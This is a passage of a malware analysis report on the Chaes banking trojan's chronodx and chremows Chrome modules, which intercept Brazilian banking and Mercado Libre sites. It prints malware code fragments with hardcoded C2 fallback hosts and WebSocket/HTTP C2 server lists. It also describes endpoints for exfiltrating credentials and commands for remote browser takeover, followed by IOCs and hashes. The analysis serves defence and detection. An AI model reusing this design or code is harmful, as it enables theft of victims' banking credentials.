💿 chrome.exe	2712	16.43 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	2992	22.28 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	1236	11.26 MB	IE11WIN8_1\IEUser	Google Chrome
4 🔘 node.exe	5768	16.7 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScript
conhost.exe	2328	980 kB	IE11WIN8_1\IEUser	Console Window Host
🔽 pythonw.exe	664	81.35 MB	IE11WIN8_1\IEUser	Python

Chronodx reopens Chrome and executes "node.exe index.js" command

.....

Index.js is index_chronodx2.jsin this case

Index_chronodx2.js utilizes <u>puppeteer-core</u>, a NodeJS framework that provides APIs to control Chrome browser, for malicious purposes. Index_chronodx2.js implements many features to intercept popular banking websites in Brazil including

- bancobrasil.com.br/aapf
- bancodobrasil.com.br/aapf
- bb.com.br/aapf
- mercadopago.com/.../card_tokens/
- mercadopago.com/enter-pass/
- mercadolivre.com/enter-pass/
- lojaintegrada.com.br/public/login/
- mercadobitcoin.com.br

Upon visiting any of the above websites, index_chronodx2.js will start collecting the victim's banking info and send it to the attacker through a set of HTTP commands. The CnC server is stored in the hosts file, but when it is not found in the system, a hardcoded backup CnC will be used instead:

```
function loadHost() {
    let url = false;
    try {
        url = fs.readFileSync("hosts", { encoding: "utf8" });
    } catch (error) {
        //
     }
    if (!url) url = "https://176.123.3.100";
    return url;
}
```

C2 Command	Meaning
/aws/newQRMPClient.php	Supposedly sending user info to the attacker when a QR code scan is found on banking websites listed above, but this feature is currently commented out
/aws/newContaBBPF.php	Sending user banking info when Bancodobrasil banking sites are intercepted
/aws/newContaCef.php	Sending user banking info when Caixa banking sites are intercepted

/aws/newCaixaAcesso.php	Telling the attacker that a victim has accessed Caixa banking page
aws/newMercadoCartao.php	Sending user banking info when Mercado banking sites are intercepted
/aws/newExtraLogin.php	Send user credentials when logging in to one of the listed pages

Chremows (Chrome WebSocket)

Chremows is another extension that uses NodeJS and <u>puppeteer-core</u>, and is similar to the functionality of **node.js** mentioned in the Cybereason <u>2020 report</u>. **Chremows** targets two platforms **Mercado Livre** (mercadolivre.com.br) and **Mercado Pago** (mercadopago.com.br) both belong to an online marketplace company called **Mercado Libre**, **Inc**.

```
"name": "chremows",
"version": "1.0.0",
"description": "",
"main": "index.js",
"scripts": {
  "test": "echo \"Error: no test specified\" && exit 1"
},
"keywords": [],
"author": "",
"license": "ISC",
"dependencies": {
 "crypto-js": "^4.0.0",
  "image-to-base64": "^2.2.0",
  "puppeteer-core": "^5.5.0",
  "request": "^2.88.2",
  "screenshot-desktop": "^1.12.7",
  "ws": "^7.4.1"
```

Chremows dependency

Sharing the same structure of chronodx module, chremows contains a loader, CreateChrome64.dll that downloads a JavaScript-based banking trojan called index.js. CreateChrome64.dll will automatically update index.js when a newer version is found. Unlike chronodx, chremows executes index.js immediately after download and doesn't require Google Chrome to be opened. In a separate thread, CreateChrome64.dll loads an embedded module ModHooksCreateWindow64.dll that Cybereason has analyzed in their <u>2020 report</u>. Overall, this module help increase the capabilities that chremows has on Google Chrome, allowing the attacker to perform "active" tasks such as sending keypresses/mouse clicks to Chrome, or opening designated pages. Finally, CreateChrome64.dll copies Chrome's Local State file to the same location of index.js with the name local.json. Index.js uses local.json to help the attacker identify the victim.

```
const version = "1.6-prod-wmi";
const min_rndPort = 10666;
const max_rndPort = 20666;
const ws_server = "wss://91.208.184.164:8080";
const ws_servers = [
    "wss://23.94.53.123:8080",
    "wss://23.94.53.122:8080",
    "wss://23.95.17.126:8080",
    "wss://23.95.137.19:8080",
    "wss://23.94.53.18:8080",
    "wss://192.3.83.116:8080",
];
const hosts = [
    "https://176.123.3.100",
    "https://176.123.3.107",
];
```

Hardcoded CnC

Index.js employs two methods of communicating with the attacker: through WebSocket and through HTTP. Each method has its own set of C2 servers as shown in the above picture. WebSocket is used to receive commands and send client-related messages. On the other hand, HTTP is for exfiltrating financial data such as banking credentials and account information to the attacker.

List of known Index.js WebSocket commands

welcome::	Send uid and information extract from local.json to the attacker
control::	The attacker establishes control over Google Chrome
uncontrol::	The attacker removes control over Google Chrome
ping::	Check if the connection to the client is OK

Command from C2 Functionality

command::	Send command such as keystroke, mouseclick
openbrowser::	Open Chrome window with minimal size to stay hidden

If the user stays connected to the WebSocket C2 server, every six minutes it automatically goes to the targeted Mercado Pago and Mercado Livre pages and performs malicious tasks. During this routine, the attacker loses direct control of the browser. The target pages are banking, credit, and merchant pages that require users' login. If the user has not logged out of these pages, the attacker will start to collect data and exfiltrate them through the following HTTP requests:

- /aws/newMercadoCredito.php
- /aws/newMercadoPago.php

If the user is not logged in to those pages but has the password saved in Chrome, after the routine ends, the attackers will get back their direct control of Chrome and log in manually.

Summary

Chaes exploits many websites containing CMS WordPress to serve malicious installers. Among them, there are a few notable websites for which we tried our best to notify BR Cert. The malicious installer communicates with remote servers to download the Python framework and malicious Python scripts which initiate the next stage of the infection chain. In the final stage, malicious Google Chrome extensions are downloaded to disk and loaded within the Python process. The Google Chrome extensions are able to steal users' credentials stored in Chrome and collect users' banking information from popular banking websites.

IOCs

The full list of IoCs is available here

Network

HTML Scripts

- is[.]gd/EnjN1x?V=31
- is[.]gd/oYk9ielu?D=30
- is[.]gd/Lg5g13?V=29
- tiny[.]one/96czm3nk?v=28
- is[.]gd/WRxGba?V=27
- is[.]gd/3d5eWS?V=26

MSI Download URLs

- dragaobrasileiro[.]com.br/wp-content/themes/getcorsfile.php?
- chopeecia[.]com.br/D4d0EMeUm7/index.php?install
- bodnershapiro[.]com/blog/wp-content/themes/twentyten/p.php?
- dmt-sys[.]net/index.php?
- up-dmt[.]net/index.php?
- sys-dmt[.]net/index.php?
- x-demeter[.]com/index.php?
- walmirlima[.]com.br/wp-content/themes/epico/proxy.php?
- atlas[.]med.br/wp-content/themes/twentysixteen/proxy.php?
- apoiodesign[.]com/language/overrides/p.php?

CnC Servers

- 200[.]234.195.91
- f84f305c[.]com
- bkwot3kuf[.]com
- comercialss[.]com
- awsvirtual[.]blogspot.com
- cliq-no[.]link
- 108[.]166.219.43
- 176[.]123.8.149
- 176[.]123.3.100
- 198[.]23.153.130
- 191[.]252.110.241
- 191[.]252.110.75

SHA256 Hashes

Filename	Hash
MSI installer	$f20d0ffd1164026e1be61d19459e7b17ff420676d4c8083dd41ba5d04b97a08c\\069b11b9b1b20828cfb575065a3d7e0b6d00cd1af10c85c5d6c36caea5e000b7\\1836f3fa3172f4c5dbb15adad7736573b4c77976049259cb919e3f0bc7c4d5ea\\02831471e4bf9ef18c46ed4129d658c8ce5b16a97f28228ab78341b31dbef3df\\a3bcbf9ea2466f422481deb6cb1d5f69d00a026f9f94d6997dd9a17a4190e3aa\\62053aeb3fc73ef0940e4e30056f6c42b737027a7c5677f9dbafc5c4de3590bd\\e56a321cae9b36179e0da52678d95be3d5c7bde2a7863e855e331aea991d51b9\\7a819b168ce1694395a33f60a26e3b799f3788a06b816cc3ebc5c9d80c70326b$
initpy	70135c02a4d772015c2fce185772356502e4deab5689e45b95711fe1b8b534ce 6e6a44ca955d013ff01929e0fa94f956b7e3bac557babcd7324f3062491755e2 0b5646f45f0fad3737f231f8c50f4ed1a113eb533997987219f7eea25f69d93f abc071831551af554149342ad266cc43569635fb9ea47c0f632caa5271cdf32
runScript.js	bd4f39daf16ca4fc602e9d8d9580cbc0bb617daa26c8106bff306d3773ba1b74
engine.js	c22b3e788166090c363637df94478176e741d9fa4667cb2a448599f4b7f03c7c

image	426327abdafc0769046bd7e359479a25b3c8037de74d75f6f126a80bfb3adf18 3311b0b667cd20d4f546c1cb78f347c9c56d9d064bb95c3392958c79c0424428 c9b3552665911634489af5e3cb1a9c0c3ab5aed2b73c55ae53b8731a1de23a9f
chremows	fa752817a1b1b56a848c4a1ea06b6ab194b76f2e0b65e7fb5b67946a0af3fb5b e644268503cf1eaf62837ec52a91b8bec60b0c8ee1fb7e42597d6c852f8b8e9d bd5d2a0ec30fa454af1a086b4c648039422eca4fa1b1d6e8ecc4d47be7fab27f 4d2ffae69b4e0f1e8ba46b79811d7f46f04bd8482568eccf5620e6b1129c1633 faad384e124c283a8d024ee69dceaac877be52f5adbf18ca6b475a66663b0e85 969fa30802bdb81be5b57fef073896c2ee3df4211663301548f8efa86257e0cf 5a1ebf757ab9aa796a8580daafab9635660b9cc55505db194cbfefeb612e48f0 2d9e040820acca9a0fab2dc68546e0a824c4c45ee8c62332213e47e1f6923c90 e1d9effa8a56d23dbcefd2146eb5c174a245b35a4f718473452135bd064a2157 32c545e133183e6fc999e8f6a0da3c6e7fb1a12b97d2a3bbc5e84faa175a9ef6 ba3e0314b1d6e6ee10c473c1bbd883c4a5c53b5703b5ced174cd5a30b0b87160 e210217f2b5912e16a281dcbd5a5247fe2a62897dc5c2e1bf4ff61d3a07405f0 7a1d74c4d62ceee45a3cbaf79070cfc01342a05f47e0efb401c53040897bed77 550188ad28ccc07791880777c2de07e6d824a7263b9e8054423597b160e594a3 9603c4ce0f5a542945ed3ced89dd943eb865368b4e263090be9e0d9c1785615d
chrolog	9dbbff69e4e198aaee2a0881b779314cdd097f63f4baa0081103358a397252a1 6dc63ea4dbe5d710b7ba161877bd0a3964d176257cdfb0205c1f19d1853cc43b 3e48f714e793b3111ce5072e325af8130b90a326eca50641b3b2d2eba7ac0a45 754eeb010795c86d1cc47b0813da6bbc6d9153f1dd22da8af694a9e2dca51cda 0762038fe591fef3235053c7136f722820de6d8457cae09d4aa9bf6cb7f497a1
chronod	ea177d6a5200a39e58cd531e3effb23755604757c3275dfccd9e9b00bfe3e129 7c275daab005bb57e8e97ac98b0ae145a6e850370e98df766da924d3af609285 96224c065027bb72f5e2caebf4167482fe25fb91c55f995e1c86e1c9884815c3 2688a7ac5b408911ae3e473278ecbc7637491df2f71f6f681bc3ed33045b9124 f3c1fd9e8674901771c5bfc4ce16eba75beff7df895a4dc6fdd33bedb2967a08 ddecc2606be56beae331000ba091e5e77ae11380f46eba45387c65289e6ce421 debe443266ab33acb34119f515f4622464edff198f77fd20006e2d79aafb6dfc bf4a83a19065d5c45858ceb988dce39d93c412902ead6434e85fbf2caa17db44 87502ad879a658aa463088c50facfbdbb1c6592263e933b8b99e77293fdf1384 6b6abc64053d20306147efced9df2ef75153e87a1d77ce657943b2373fb4ffb9 679a02d0ae4f5382767eb11cefad59c0664f55ed2ce3e3b3df97b78c09e18aa3 564b31c3d609d96a73ee139ec53453b985673ffacacb56ecd13d2c83bbf851e0 e649f71b68cc54f3d985e398f1c6354963ec027a26230c4c30b642d2fd5af0a6
online	3fd48530ef017b666f01907bf94ec57a5ebbf2e2e0ba69e2eede2a83aafef984
mtps4	5da6133106947ac6bdc1061192fae304123aa7f9276a708e83556fc5f0619aab

Tagged asanalysis, Banking Trojan, brazil, Chrome, desktop, malware